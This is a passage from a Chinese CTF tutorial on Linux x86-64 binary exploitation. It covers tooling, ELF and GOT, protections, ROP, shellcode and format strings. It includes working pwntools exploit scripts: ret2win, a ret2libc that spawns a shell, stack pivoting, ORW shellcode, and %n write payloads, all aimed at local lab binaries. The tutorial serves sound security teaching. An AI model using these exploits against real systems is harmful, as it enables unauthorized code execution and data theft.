

ADVANCED CTF FIELD MANUAL

CTF 二进制利用 与网络安全进阶教程

从 ELF、ROP、glibc 堆到 TCP/IP、PCAP 与自定义协议

Linux x86-64 ELF pwntools glibc Wireshark Scapy

面向已具备 C/C++、Linux 与计算机网络基础的学习者。强调状态建模、动态验证、利用链组合和可复现工程，而非孤立技巧记忆。

LaTeX 精排版 • 2026.07

CTF / BINARY / NETWORK

0x4011d6 -> Leak -> libc -> ROP -> ORW

阅读导引

合法使用边界

本书中的漏洞程序、扫描命令、数据包构造和利用脚本，仅用于自建实验环境、明确授权靶场、CTF 竞赛、课程实验或正式安全测试范围。不得用于未经授权的真实主机、公共服务或第三方网络。

阅读方法

建议同步推进三条线：理解程序或协议状态；使用 GDB、strace、Wireshark 等工具验证假设；把成功步骤固化为可重复执行的脚本。每章都应回答根因、约束链和环境变化后三个问题。

排版说明

正文使用章节自动编号、可点击目录与内部参考链接；命令、代码和报文片段统一使用等宽字体；表格允许跨页；页眉显示当前章节，便于长文档定位。

目录

使用说明与安全边界	1
全书知识地图	2
第一部分 共用基础	3
第一章 从“看到漏洞”到“构造可验证利用链”	4
第二章 实验环境、工具链与可复现性	5
2.1 推荐环境	5
2.2 目录规范	5
2.3 记录环境指纹	6
第三章 x86-64、调用约定与进程内存模型	7
3.1 寄存器不是需要孤立背诵的名单	7
3.2 典型栈帧	7
3.3 进程虚拟地址空间	8
第四章 ELF、加载、重定位与动态链接	9
4.1 PLT 与 GOT	9
4.2 PIE 与非 PIE	9
第五章 动态调试：从崩溃现场恢复因果链	11
5.1 最小命令集	11
5.2 使用 cyclic 精确求偏移	11
5.3 核心转储与自动化回归	12
第二部分 二进制利用	13
第六章 保护机制与利用策略选择	14
第七章 栈溢出：从 ret2win 到可复用的两阶段利用	15
7.1 本地 ret2win 实验	15
7.2 两阶段 ret2libc	16
第八章 ROP：把已有代码片段组合为调用机器	18
8.1 CSU gadget	18
8.2 栈迁移	18
第九章 Shellcode、系统调用与 seccomp 下的 ORW	20
第十章 格式化字符串：把解析器行为变成读写原语	21
10.1 信息泄漏	21
10.2 %n 写入	21
10.3 自动寻找偏移	22
第十一章 堆基础：理解分配器状态，而不是背攻击名称	23

11.1 常见容器	23
11.2 tcache 与 Safe-Linking	23
11.3 用调试器看堆	24
第十二章 UAF、Double Free 与 tcache poisoning	25
12.1 UAF 的核心是类型或生命周期错配	25
12.2 Double Free	25
12.3 tcache poisoning 的抽象	25
12.4 本地教学型 UAF 示例	26
第十三章 整数、长度与类型漏洞	27
13.1 有符号与无符号转换	27
13.2 整数溢出导致小分配、大复制	27
13.3 Off-by-one	27
第十四章 高级原语：ret2dlresolve、SROP、部分覆盖与 ORW ROP	28
14.1 ret2dlresolve	28
14.2 SROP	28
14.3 ORW ROP	29
第十五章 远程利用的鲁棒性工程	30
15.1 统一启动接口	30
15.2 明确字节流同步	30
15.3 地址合理性校验	31
15.4 超时与重试	31
第十六章 二进制综合案例：两阶段泄漏与 ORW	32
16.1 静态阶段	32
16.2 利用骨架	32
第十七章 二进制解题中的常见误区	34
第三部分 网络协议、流量分析与服务安全	35
第十八章 网络题的核心：从“包”恢复为“会话与状态机”	36
第十九章 Ethernet、ARP、IP、ICMP：建立包头阅读能力	37
19.1 二层与三层的边界	37
19.2 IPv4 字段	37
19.3 ICMP	37
第二十章 TCP：握手、序列空间、重传与流重组	39
20.1 三次握手不是背图，而是同步序列空间	39
20.2 Follow TCP Stream 的价值与限制	39
20.3 TCP 常见异常的判断	40
第二十一章 UDP：保留消息边界，但不提供可靠性	41
第二十二章 Wireshark 与 TShark 的系统化工作流	42
22.1 捕获过滤器与显示过滤器	42
22.2 第一轮快速统计	42
22.3 字段导出与可重复分析	42
22.4 从十六进制 payload 恢复文件	43
第二十三章 Nmap 与服务枚举：在授权靶场中建立攻击面地图	44

23.1 基础扫描	44
23.2 Banner 与手工交互	44
第二十四章 DNS：名称编码、压缩指针与 CTF 隐蔽信道	45
24.1 手工理解 QNAME	45
24.2 常用过滤	45
24.3 DNS 隐蔽数据分析	45
第二十五章 HTTP：把报文语义、编码与对象恢复分开	47
25.1 常见关键字段	47
25.2 Wireshark 导出对象	47
25.3 编码链识别	47
第二十六章 TLS：知道什么时候无法直接“看明文”	49
第二十七章 Scapy：从被动观察到可编程数据包实验	50
27.1 读取与遍历 PCAP	50
27.2 构造本地测试报文	50
27.3 自定义协议层	50
第二十八章 自定义二进制协议逆向	52
28.1 差分实验	52
28.2 常见帧格式	52
28.3 编写健壮的流解析器	53
第二十九章 网络取证：从大量流量中定位异常行为	54
29.1 时间线	54
29.2 文件传输恢复	54
29.3 隐蔽信道判断	54
第三十章 网络服务模糊测试与二进制利用的结合	56
30.1 Harness 思维	56
30.2 结构感知变异	56
30.3 Crash triage	57
第三十一章 网络综合案例一：从 PCAP 恢复长度前缀文件传输	58
31.1 用 TShark 导出服务端方向重组数据	58
第三十二章 网络综合案例二：逆向并实现自定义认证协议	59
第三十三章 网络综合案例三：协议解析漏洞到 ROP	61
第三十四章 Web 与网络服务安全的边界知识	63
第四部分 工程化解题、练习与复盘	64
第三十五章 一套可执行的比赛 workflow	65
35.1 二进制题 15 分钟初筛	65
35.2 PCAP 题 15 分钟初筛	65
第三十六章 pwntools 脚本模板	66
第三十七章 PCAP 分析脚本模板	68
第三十八章 练习：二进制模块	69
38.1 练习 1：栈方向与数组方向	69
38.2 练习 2：保护机制策略	69

38.3 练习 3: 两阶段 ret2libc	69
38.4 练习 4: 格式化字符串写入	69
38.5 练习 5: UAF 对象复用	69
38.6 练习 6: Safe-Linking	69
38.7 练习 7: seccomp ORW	69
38.8 练习 8: 网络 pwn	69
第三十九章 练习: 网络模块	70
39.1 练习 9: TCP 流恢复	70
39.2 练习 10: DNS 分块数据	70
39.3 练习 11: 自定义 UDP 协议	70
39.4 练习 12: HTTP 对象恢复	70
39.5 练习 13: TLS 可见性	70
39.6 练习 14: 隐蔽信道证据	70
第四十章 练习答案与推导框架	71
40.1 练习 1	71
40.2 练习 2	71
40.3 练习 3	71
40.4 练习 4	71
40.5 练习 5	71
40.6 练习 6	71
40.7 练习 7	72
40.8 练习 8	72
40.9 练习 9	72
40.10 练习 10	72
40.11 练习 11	72
40.12 练习 12	72
40.13 练习 13	72
40.14 练习 14	72
第四十一章 速查表: 二进制分析命令	73
第四十二章 速查表: GDB	74
第四十三章 速查表: Wireshark/TShark	75
第四十四章 速查表: 编码、字节序与结构	76
第四十五章 如何写高质量 Write-up	77
第四十六章 进一步学习路径	78
参考资料	79
结语	80

使用说明与安全边界

本教程面向已经掌握 C/C++ 基础语法、Linux 常用命令、十六进制表示、进程与网络基本概念的学习者。它不是“命令速查表”，而是一份试图把漏洞原理、调试方法、利用链构造、协议分析和解题工程化串成完整体系的进阶教材。全文主要采用 Linux x86-64、ELF、glibc、TCP/IP、Wireshark/TShark、pwntools 与 Scapy 作为示例环境；32 位、AArch64、Windows PE 与内核方向只在需要比较时涉及。

本文中的漏洞程序、扫描命令、数据包构造和利用脚本仅用于以下范围：你自己创建的本地实验环境、明确授权的靶场、CTF 竞赛实例、课程作业或正式安全测试范围。不要把教程中的方法用于未经授权的真实主机、公共服务或第三方网络。真正专业的安全能力不只体现在“能利用”，还体现在能够确认授权边界、保存证据、控制影响并给出修复方案。

建议阅读方式不是从头背到尾，而是保持三条并行线：第一条线理解程序和协议的状态；第二条线通过调试器或抓包验证假设；第三条线把成功步骤写成可重复执行的脚本。每完成一章，应能回答三个问题：漏洞的根因是什么；从输入到目标状态的约束链是什么；换一个编译选项、libc 版本或网络时序后，脚本为什么仍然成立或为什么会失效。

全书知识地图

本书分为四部分。第一部分建立二进制与网络题共用的解题方法、实验环境和底层模型。第二部分系统讲解栈、ROP、格式化字符串、堆、沙箱与高级利用。第三部分讲解网络协议、PCAP、服务枚举、Scapy、自定义协议和网络取证。第四部分把这些知识整合为可复现的 CTF 工作流，并提供练习与答案框架。

一个成熟的解题过程通常表现为如下闭环：

题目材料与运行环境

|

v

静态观察：文件格式、符号、字符串、协议字段、端口与服务

|

v

建立状态模型：输入如何改变内存、控制流或协议状态

|

v

动态验证：GDB / strace / ltrace / Wireshark / TShark

|

v

获得原语：泄漏、任意读写、控制 RIP、伪造报文、重组数据

|

v

组合利用链：绕过保护、满足调用约定、恢复协议同步

|

v

脚本化与鲁棒化：超时、重试、偏移校验、远程差异处理

|

v

复盘与修复：根因、最小 PoC、影响、缓解措施

PART I

共用基础

从“看到漏洞”到“构造可验证利用链”

CTF 中最容易犯的错误，是把工具输出当成答案。例如 checksec 显示 No PIE，并不等于题目一定使用固定地址跳转；Wireshark 中看到 HTTP，也不等于 flag 一定在明文响应里。工具只是在缩小可能性空间，真正需要建立的是从输入到目标的因果链。

对二进制题，可以把利用链抽象为五类原语。第一类是信息泄漏，例如泄漏栈地址、程序基址、libc 基址或堆地址。第二类是受控写入，包括覆盖返回地址、函数指针、全局变量、GOT 表项或堆元数据。第三类是控制流转移，例如控制 RIP、间接调用目标或异常返回上下文。第四类是系统能力调用，例如调用 system、execve，或者在 seccomp 下组合 open/read/write。第五类是稳定性条件，包括栈对齐、调用约定、缓冲区同步、地址字节限制和版本差异。

对网络题，可以采用类似抽象。信息泄漏对应识别主机、服务版本、会话标识、密钥材料或协议字段；受控写入对应构造合法或畸形请求；控制流对应推动服务器状态机进入某个分支；系统能力调用对应读取文件、访问管理接口或触发后端逻辑；稳定性条件则是序列号、校验和、编码、分片、超时与重传。

每次解题都应写出一张“约束表”。下面的格式很实用：

项目	需要回答的问题	示例
输入入口	数据从哪里进入	read(0, buf, 0x100)、TCP 9001 端口
可控范围	哪些字节、长度、次数可控	最多 256 字节，可包含 \x00
状态变化	输入改变了什么	覆盖保存的 RIP；设置协议长度字段
已知保护	哪些直接路径被阻断	NX、PIE、Canary、TLS
可用原语	当前能稳定做到什么	泄漏一个地址、重复任意读 8 字节
最终目标	flag 位于哪里、如何读取	flag.txt；进程内存中的密钥
远程差异	本地与远程可能不同之处	libc、ASLR、延迟、换行符

所谓“有一定基础后的进阶”，本质上就是从技巧记忆转向约束求解。你不再问“这题是不是 ret2libc”，而是问：“NX 阻止注入代码，PIE 基址未知，但程序能输出 GOT 地址；因此先泄漏 libc，再利用已有 ROP gadget 按 ABI 调用 system。”这种描述可以被验证，也可以在条件变化时修改。

实验环境、工具链与可复现性

2.1 推荐环境

最省时间的环境通常是 Ubuntu 22.04/24.04 或相近的 Debian 系发行版，再用 Docker 固定 libc 与依赖。宿主机只保存源码、脚本和抓包文件，题目二进制在容器中运行。这样既减少污染，也便于复现旧版 glibc 堆题。

基础工具可以按需安装：

```
sudo apt update
sudo apt install -y \
  build-essential gcc g++ make cmake \
  gdb binutils file patchelf strace ltrace \
  python3 python3-pip python3-venv \
  netcat-openbsd socat nmap tcpdump tshark \
  qemu-user qemu-user-static git curl

python3 -m venv ~/venvs/ctf
source ~/venvs/ctf/bin/activate
pip install -U pip pwntools scapy ropper
```

GDB 插件建议在 pwndbg 与 GEF 中选择一个长期使用，不要频繁切换。它们都增强了寄存器、栈、反汇编、堆和内存映射显示，但命令名称不完全一致。学习的核心仍是原生 GDB 的断点、单步、内存查看和表达式求值，因为插件可能随版本变化，而调试模型不会变化。[R3][R18][R19]

2.2 目录规范

建议每道题保留如下结构：

```
challenge-name/
├── bin/           # 原始二进制、libc、loader
├── src/           # 题目源码或自己恢复的伪代码
├── captures/     # pcap、日志、服务响应
├── notes.md      # 假设、地址、命令、失败原因
├── solve.py      # 最终脚本
├── solve_local.py # 必要时保留本地专用版本
├── docker/       # Dockerfile、启动脚本
└── artifacts/    # 泄漏、core、提取文件
```

不要反复覆盖原始题目文件。若使用 patchelf 修改解释器或 RPATH，先复制一份：

```
cp chall chall.patched
patchelf --set-interpreter ./ld-linux-x86-64.so.2 chall.patched
patchelf --set-rpath . chall.patched
```

2.3 记录环境指纹

二进制利用尤其依赖环境。至少记录：

```
file ./chall
sha256sum ./chall ./libc.so.6 2>/dev/null
readelf -h ./chall
readelf -l ./chall | sed -n '1,120p'
ldd --version | head -1
uname -a
python3 -c 'import pwn; print(pwn.__version__)'
```

网络题则应记录抓包位置、接口、时间、过滤条件和服务启动方式。例如：

```
sudo tcpdump -i lo -nn -s0 -w captures/lab.pcap 'tcp port 9001'
```

-s0 表示尽可能保存完整数据包，-nn 避免名称和服务解析干扰观察。真实比赛中若抓包内容不完整，很多“协议异常”其实只是 snaplen 太小造成的截断。

x86-64、调用约定与进程内存模型

3.1 寄存器不是需要孤立背诵的名单

在 System V AMD64 ABI 下，常见整数或指针参数依次通过 RDI、RSI、RDX、RCX、R8、R9 传递，返回值通常在 RAX；额外参数进入栈。栈在函数调用边界需要满足对齐规则，许多 glibc 函数内部使用需要 16 字节对齐的指令，因此 ROP 链即使地址和参数正确，也可能因对齐错误在 movaps 附近崩溃。[R5]

关键寄存器应按角色理解：

寄存器	常见角色	利用时的意义
RIP	下一条指令地址	控制流最终目标
RSP	当前栈顶	ROP 链解释器的“指令指针”
RBP	帧指针或通用寄存器	栈迁移时常作为中间支点
RDI	第 1 参数	system("/bin/sh")、puts(got)
RSI	第 2 参数	read(fd, buf, n) 的缓冲区
RDX	第 3 参数	长度、标志等
RAX	返回值/系统调用号	SROP、syscall 链
R12-R15	被调用者保存寄存器	CSU gadget、长 ROP 链常用


函数调用的基本动作可以简化为：call target 先把下一条指令地址压栈，再跳转；ret 从栈顶取 8 字节放入 RIP，并把 RSP 增加 8。因此，一旦保存的返回地址可被覆盖，栈中的连续 8 字节槽位就能被解释为一串“地址和数据”。这就是 ROP 的基础。

3.2 典型栈帧

考虑以下函数：

```
void vuln(void) {
    char buf[64];
    read(0, buf, 200);
}
```

在保留帧指针、关闭优化的常见编译结果中，逻辑布局可能如下：



```

+-----+
| 保存的 RBP          |
+-----+
| buf[64]             | <- read 从这里向高地址连续写
+-----+
| 对齐/其他局部变量   |
+-----+
低地址, RSP 附近

```

“栈向低地址增长”描述的是分配栈空间时 RSP 的移动方向，并不意味着数组写入也向低地址。C 数组元素 `buf[0]`、`buf[1]`... 的地址递增，所以从低地址的局部数组越界写，通常会覆盖位于更高地址的保存 RBP 和返回地址。理解这一点比死记“偏移通常是 72”重要，因为优化、对齐和局部变量都会改变真实布局。

3.3 进程虚拟地址空间

一个简化的 64 位 Linux 进程可表示为：

```

高地址  0x7fff... [栈 stack]          向低地址扩展
          [vDSO/vvar]
          [共享库 libc/ld]
          [mmap 区域]
          [堆 heap]          常向高地址扩展
          [BSS: 未初始化全局]
          [DATA: 已初始化全局]
          [RODATA]
低地址  0x0040... [TEXT: 程序代码]

```

启用 ASLR 后，栈、堆、共享库和 PIE 主程序基址通常随机化。随机化不是“地址完全不可知”，而是把固定绝对地址转换成“基址 + 稳定偏移”。因此信息泄漏的价值在于恢复基址：

```

libc_base = leaked_puts - libc.symbols['puts']
system    = libc_base + libc.symbols['system']
bin_sh    = libc_base + next(libc.search(b'/bin/sh\x00'))

```

这也是二进制题中最常见的计算模式：泄漏一个属于某映射的地址，再减去符号或字符串在该映射中的静态偏移。

ELF、加载、重定位与动态链接

ELF 可执行文件由 ELF 头、程序头表、节头表以及各类节或段组成。程序头描述加载器如何把文件映射进内存，节头更多服务于链接、调试和静态分析。一个文件可以被 strip 掉符号或节名，但只要它能正常动态加载，程序头和动态段仍然必须提供运行所需的信息。[R4]

常用观察命令：

```
file chall
readelf -h chall
readelf -l chall
readelf -S chall
readelf -sW chall | less
readelf -rW chall
objdump -d -M intel chall | less
objdump -R chall
nm -an chall | less
strings -a -t x chall | less
```

4.1 PLT 与 GOT

动态链接程序在编译时通常不知道 libc 函数最终加载地址。GOT 保存运行时解析后的地址，PLT 提供间接跳转桩。第一次调用某外部函数时，解析器找到真实地址并写入 GOT；后续调用直接经 GOT 跳转。利用者常使用 GOT 中的函数地址作为 libc 泄漏源：

```
ROP: puts(puts@got) -> 返回 main
    |
    v
输出真实 puts 地址 -> 计算 libc 基址 -> 第二阶段 ROP
```

Full RELRO 会使重定位完成后的 GOT 只读，阻止传统 GOT 覆盖，但它不阻止读取 GOT，也不阻止调用 PLT。Partial RELRO 下，某些 GOT 表项仍可写。RELRO 的作用范围应准确描述：它保护动态链接写目标，不是通用内存写保护。

4.2 PIE 与非 PIE

非 PIE 主程序通常加载在固定基址，例如常见的 0x400000 附近；PIE 主程序像共享库一样随机化。判断地址属于哪个映射，可以在 GDB 中查看：

```
info proc mappings
maintenance info sections
```

或者使用 pwntools：

```
from pwn import *
elf = ELF('./chall', checksec=False)
print(hex(elf.symbols['main']))
print(elf.pie)
```

对于 PIE, `elf.symbols['main']` 是相对映射基址的偏移。在本地附加进程后可以令 `elf.address = process_base`, 之后所有 `elf.symbols`、`elf.got` 和 `elf.plt` 都会自动变成运行时地址。

动态调试：从崩溃现场恢复因果链

GDB 的价值不是“显示很多窗口”，而是允许你控制执行、观察状态并做反事实实验。官方手册把调试器的核心能力概括为启动程序、在条件处停止、检查状态以及修改状态。[R3]

5.1 最小命令集

```
set disassembly-flavor intel
set pagination off
break main
run
nexti           # 单步一条机器指令，跨过 call
stepi          # 单步并进入 call
continue
finish         # 运行到当前函数返回
info registers
x/20gx $rsp     # 20 个 8 字节十六进制槽位
x/32bx $rdi     # 32 个字节
x/s $rdi       # 按 C 字符串显示
p/x $rax
set $rax = 0
watch *(long*)0x404080
backtrace
```

x/NFU address 中，N 是数量，F 是格式，U 是单元大小。例如 x/16gx 表示 16 个 giant word（8 字节）并以十六进制显示。面对未知地址时，先用 vmmap 或 info proc mappings 判断它属于哪一段，再决定按代码、指针、字符串还是原始字节解释。

5.2 使用 cyclic 精确求偏移

人工数 'A' 的数量容易出错，标准做法是使用唯一模式：

```
from pwn import *
print(cyclic(300).decode())
```

崩溃后查看覆盖值：

```
info registers rip rsp
x/gx $rsp
```

若 RIP 还没有直接变成模式，可能是 ret 从栈顶取地址时才触发非法地址，此时应检查 \$rsp 指向的 8 字节。计算偏移：

```
from pwn import *
print(cyclic_find(0x6161617461616173, n=8))
```

注意 pwntools 默认 cyclic 子序列宽度常为 4。若生成时使用 `cyclic(..., n=8)`，查找时必须使用相同的 `n=8`。另一个常见误区是把小端显示的整数直接按视觉顺序搜索；使用 `cyclic_find(p64(value), n=8)` 更稳妥。

5.3 核心转储与自动化回归

启用 core:

```
ulimit -c unlimited
./chall < input.bin
```

pwntools 可以读取 core:

```
from pwn import *
context.binary = elf = ELF('./chall', checksec=False)
p = process()
p.sendline(cyclic(300, n=8))
p.wait()
core = p.corefile
print(hex(core.rip), hex(core.rsp))
print(core.read(core.rsp, 32))
```

把崩溃输入保存为文件并固定哈希,能避免后续修改脚本后失去原始证据。高质量解题记录应该能重放 “最小导致崩溃输入” 和 “最终利用输入”，两者通常不是同一个文件。

PART II

二进制利用

保护机制与利用策略选择

执行：

```
checksec --file=./chall
# 或
python3 - <<'PY'
from pwn import *
print(ELF('./chall').checksec())
PY
```

常见保护及其真正含义如下：

保护	主要机制	直接阻止什么	不直接阻止什么
NX	数据页不可执行	栈/堆直接执行注入代码	ROP、ret2libc、逻辑漏洞
PIE	主程序基址随机	写死主程序绝对地址	相对偏移、信息泄漏后计算
ASLR	多类映射随机	写死栈/堆/libc 地址	地址泄漏、部分覆盖
Canary	返回前校验栈哨兵	常规连续栈溢出覆盖 RIP	泄漏后恢复、非连续写、堆漏洞
RELRO	重定位区保护	Full RELRO 下 GOT 覆盖	GOT 读取、其他可写目标
Fortify	编译期/运行时边界强化	部分已知大小危险调用	所有逻辑错误、未知大小越界
CET/IBT/Shadow Stack	硬件控制流保护	部分间接跳转和返回地址篡改	数据攻击、支持入口上的调用链

保护机制不是难度分数。一个 Full RELRO、PIE、Canary、NX 全开的程序，如果存在格式化字符串导致任意读写，仍可能很直接；一个没有任何保护的程序，如果输入经过复杂编码且只能覆盖一个字节，也可能很难。正确做法是把保护翻译成路径约束：NX 使“把 shellcode 放栈上再跳过去”不可行，于是寻找已有代码；PIE 使绝对 gadget 地址未知，于是寻找泄漏或低字节部分覆盖。

栈溢出：从 ret2win 到可复用的两阶段利用

7.1 本地 ret2win 实验

创建 ret2win.c:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

static void win(void) {
    puts("CTF{local_ret2win_demo}");
}

static void vuln(void) {
    char buf[64];
    puts("input:");
    read(STDIN_FILENO, buf, 200);
}

int main(void) {
    setvbuf(stdout, NULL, _IONBF, 0);
    vuln();
    return 0;
}
```

编译为教学环境:

```
gcc ret2win.c -o ret2win \
    -O0 -fno-stack-protector -no-pie -WL,-z,relro
checksec --file=ret2win
```

利用脚本:

```
#!/usr/bin/env python3
from pwn import *

context.binary = elf = ELF('./ret2win', checksec=False)
context.log_level = 'info'

offset = 72 # 必须用 cyclic 在你的编译结果中确认
payload = flat(
    b'A' * offset,
    elf.symbols['win'],
```

```
)

io = process(elf.path)
io.sendlineafter(b'input:\n', payload)
print(io.recvall(timeout=1).decode(errors='replace'))
```

若进入 win 后在 libc 内部崩溃, 先检查栈对齐。x86-64 中经常只需在目标函数前增加一个单独的 ret gadget:

```
rop = ROP(elf)
ret = rop.find_gadget(['ret']).address
payload = flat(b'A' * offset, ret, elf.symbols['win'])
```

这里的 ret 不承担业务功能, 只把 RSP 再增加 8, 使栈恢复所需模 16 关系。

7.2 两阶段 ret2libc

当不存在 win, 但程序动态链接 libc 时, 经典方案是第一阶段泄漏某个 libc 函数的运行时地址并返回 main; 第二阶段根据 libc 基址调用 system("/bin/sh"), 或者更稳妥地执行 ORW 读取 flag。

第一阶段的逻辑链:

```
padding
pop rdi ; ret
puts@got
puts@plt
main
```

对应 pwntools:

```
from pwn import *

context.binary = elf = ELF('./chall', checksec=False)
libc = ELF('./libc.so.6', checksec=False)
rop = ROP(elf)

io = process(elf.path)
offset = 72
pop_rdi = rop.find_gadget(['pop rdi', 'ret']).address
ret = rop.find_gadget(['ret']).address

stage1 = flat(
    b'A' * offset,
    pop_rdi,
    elf.got['puts'],
    elf.plt['puts'],
    elf.symbols['main'],
)

io.sendlineafter(b'> ', stage1)

# 应根据题目输出格式精确同步, 不要无条件 recvline
leak = u64(io.recv(6).ljust(8, b'\x00'))
```

```
libc.address = leak - libc.symbols['puts']
log.success(f'puts leak = {leak:#x}')
log.success(f'libc base = {libc.address:#x}')

bin_sh = next(libc.search(b'/bin/sh\x00'))
stage2 = flat(
    b'A' * offset,
    ret,
    pop_rdi,
    bin_sh,
    libc.symbols['system'],
)
io.sendlineafter(b'> ', stage2)
io.interactive()
```

7.2.1 泄漏解析为什么经常失败

网络或终端输出不是“按变量发送”的，而是字节流。puts(got) 可能输出地址的低 6 字节后遇到 \x00，再输出换行；题目也可能在前后打印菜单。稳定做法是先根据已知提示同步，再读取固定长度或读取到唯一分隔符。不要把一次测试中“正好一行”当成协议保证。

```
io.recvuntil(b'leak: ')
raw = io.recvuntil(b'\n', drop=True)
leak = u64(raw[:6].ljust(8, b'\x00'))
```

7.2.2 未提供 libc 时怎么办

若远程没有给 libc，可以泄漏多个函数地址以缩小版本集合；但公共 libc 数据库的匹配只能作为候选，不是证明。更可靠的方法是结合题目 Dockerfile、发行版、动态加载器或提供的远程 banner。pwntools 的 libcdb 能辅助查找，但最终仍应通过第二个符号验证偏移。[R2]

ROP：把已有代码片段组合为调用机器

ROP gadget 通常是以 `ret` 结束的短指令序列。由于每次 `ret` 都从栈取下一个地址，攻击者可把栈构造造成“数据驱动程序”。重要的不是收集最多 gadget，而是明确每一步对寄存器、栈和副作用的影响。

查找 gadget：

```
ROPgadget --binary chall --only 'pop|ret'
ropper --file chall --search 'pop rdi; ret'
```

pwntools 自动构造：

```
rop = ROP(elf)
rop.call(elf.plt['read'], [0, elf.bss(0x800), 0x100])
rop.call(elf.symbols['target'], [elf.bss(0x800)])
print(rop.dump())
payload = flat(b'A' * offset, rop.chain())
```

8.1 CSU gadget

许多 x86-64 ELF 中的初始化代码曾包含一组可控制多个寄存器并间接调用的 gadget，俗称 `ret2csu`。典型结构允许设置 `rbx`、`rbp`、`r12-r15`，再执行类似：

```
mov rdx, r15
mov rsi, r14
mov edi, r13d
call qword ptr [r12 + rbx*8]
```

它适合在缺少 `pop rdx; ret` 时构造三参数函数调用。需要注意 `edi` 写入会清零 RDI 高 32 位，所以目标参数必须适合；调用后的循环检查和栈清理也要求放置额外填充槽位。现代编译器和链接器生成的启动代码可能不同，不能假设每个二进制都存在同样的 CSU 片段。

8.2 栈迁移

当可覆盖返回地址但后续可控空间很小，可以先把大型 ROP 链读入 `.bss` 或堆，再把 RSP 迁移过去。常见方法：

```
leave ; ret
等价于：mov rsp, rbp; pop rbp; ret
```

若能控制保存的 RBP 和 RIP，可令保存 RBP 指向伪造栈起点，然后返回到 `leave; ret`。伪造栈第一个 8 字节会被 `pop rbp` 消耗，第二个 8 字节才成为下一 RIP。

```
fake_stack = elf.bss(0x800)
```



```
stage2 = flat(
    0,                # 新 RBP
    pop_rdi,
    elf.got['puts'],
    elf.plt['puts'],
    elf.symbols['main'],
)

# 第一阶段先 read(0, fake_stack, len(stage2)), 再 leave;ret
```

调试栈迁移时应逐条观察 RSP、RBP 及目标内存，而不是只看最终崩溃位置。

Shellcode、系统调用与 seccomp 下的 ORW

NX 关闭时，最直接的路线可能是把 shellcode 写入可执行区域并跳转。pwntools 可以生成常见 shellcode：

```
from pwn import *
context.clear(arch='amd64', os='linux')
sc = asm(shellcraft.sh())
print(len(sc), enhex(sc))
```

但“生成 shell”不是 shellcode 的唯一目标。很多 CTF 沙箱通过 seccomp 限制系统调用，或者容器中没有交互式 shell。此时更稳健的目标是直接读取 flag：

```
openat(AT_FDCWD, "flag.txt", O_RDONLY, 0)
read(fd, buffer, 0x100)
write(1, buffer, 0x100)
```

seccomp 严格模式仅允许极少数系统调用；过滤模式则用 BPF 规则按系统调用号和参数做允许、拒绝或终止。面对题目时应先确认实际过滤器，而不是仅凭“启用了 seccomp”推断哪些调用可用。[\[R7\]](#)

检查工具：

```
seccomp-tools dump ./chall
# 或在 GDB 中跟踪 prctl/seccomp
strace -f -e trace=prctl,seccomp ./chall
```

pwntools ORW shellcode 示例：

```
from pwn import *
context.arch = 'amd64'

path = 'flag.txt'
sc = asm(
    shellcraft.open(path, 0, 0) +
    shellcraft.read('rax', 'rsp', 0x100) +
    shellcraft.write(1, 'rsp', 0x100)
)
```

注意 open 在不同架构和沙箱中可能被阻止，而 openat 被允许；文件描述符也不一定是固定 3，因为程序启动前可能已经打开其他文件。稳健 shellcode 应使用 open/openat 的返回值作为后续 read 的 fd，而不是写死。

格式化字符串：把解析器行为变成读写原语

当程序把用户输入直接作为格式字符串：

```
printf(user_input);
```

`printf` 会根据输入中的 `%p`、`%s`、`%n` 等说明符继续从参数区取值,即使调用者实际上没有传递这些参数。x86-64 下前若干参数来自寄存器，剩余来自栈，因此通过位置参数 `%7$p` 可以稳定访问某个槽位。

10.1 信息泄漏

常见探测：

```
%1$p|%2$p|%3$p|%4$p|%5$p|%6$p|%7$p
```

输出中可能出现：

- 栈地址：常见高位接近 `0x7fff...`；
- PIE 地址：落在主程序映射；
- libc 地址：落在共享库映射；
- ASCII 数据：把十六进制按小端转回字节可能看到输入片段。

使用 `%s` 会把参数解释为指针并持续读取到空字节，若地址无效会崩溃；因此先用 `%p` 确认，再进行受控任意读。

10.2 %n 写入

`%n` 把“目前已经输出的字符数”写入参数指向的整数。长度修饰控制写入宽度：

格式	写入大小
<code>%n</code>	int, 通常 4 字节
<code>%hn</code>	2 字节
<code>%hhn</code>	1 字节
<code>%ln</code>	long, x86-64 通常 8 字节

若目标地址作为后置数据放在输入末尾，可用位置参数访问。手工构造时必须考虑：已经输出的字符数、模 256/65536 回绕、地址中空字节、对齐和参数索引。pwntools 提供自动生成：

```
from pwn import *

offset = 8
writes = {
```

```
0x404080: 0x4011d6,  
}  
payload = fmtstr_payload(offset, writes, write_size='short')
```

`fmtstr_payload` 不是黑箱。你仍需确认参数偏移、写入目标是否可写、输出长度是否超过题目限制，以及排序后的分块写入是否会破坏相邻数据。

10.3 自动寻找偏移

```
from pwn import *  
  
context.binary = elf = ELF('./fmt', checksec=False)  
  
def exec_fmt(payload):  
    io = process(elf.path)  
    io.sendline(payload)  
    return io.recvall(timeout=0.3)  
  
autofmt = FmtStr(exec_fmt)  
print('offset =', autofmt.offset)
```

远程菜单题通常不适合直接使用该接口，因为每次探测都要重新完成登录或菜单同步。可以把完整交互封装在 `exec_fmt` 内，或者先在本地确定结构，再只在远程验证一两个槽位。

堆基础：理解分配器状态，而不是背攻击名称

glibc 的 `malloc` 管理的是 chunk。用户拿到的指针通常指向 chunk 的用户数据区，而 chunk 头部保存大小和标志。64 位环境中，大小通常按 16 字节对齐。一个简化的已分配 chunk：

```

低地址
+-----+
| prev_size (条件性有效) |
+-----+
| size | 标志位 |
+-----+
| 用户数据 | <- malloc 返回这里
| ... |
+-----+
高地址

```

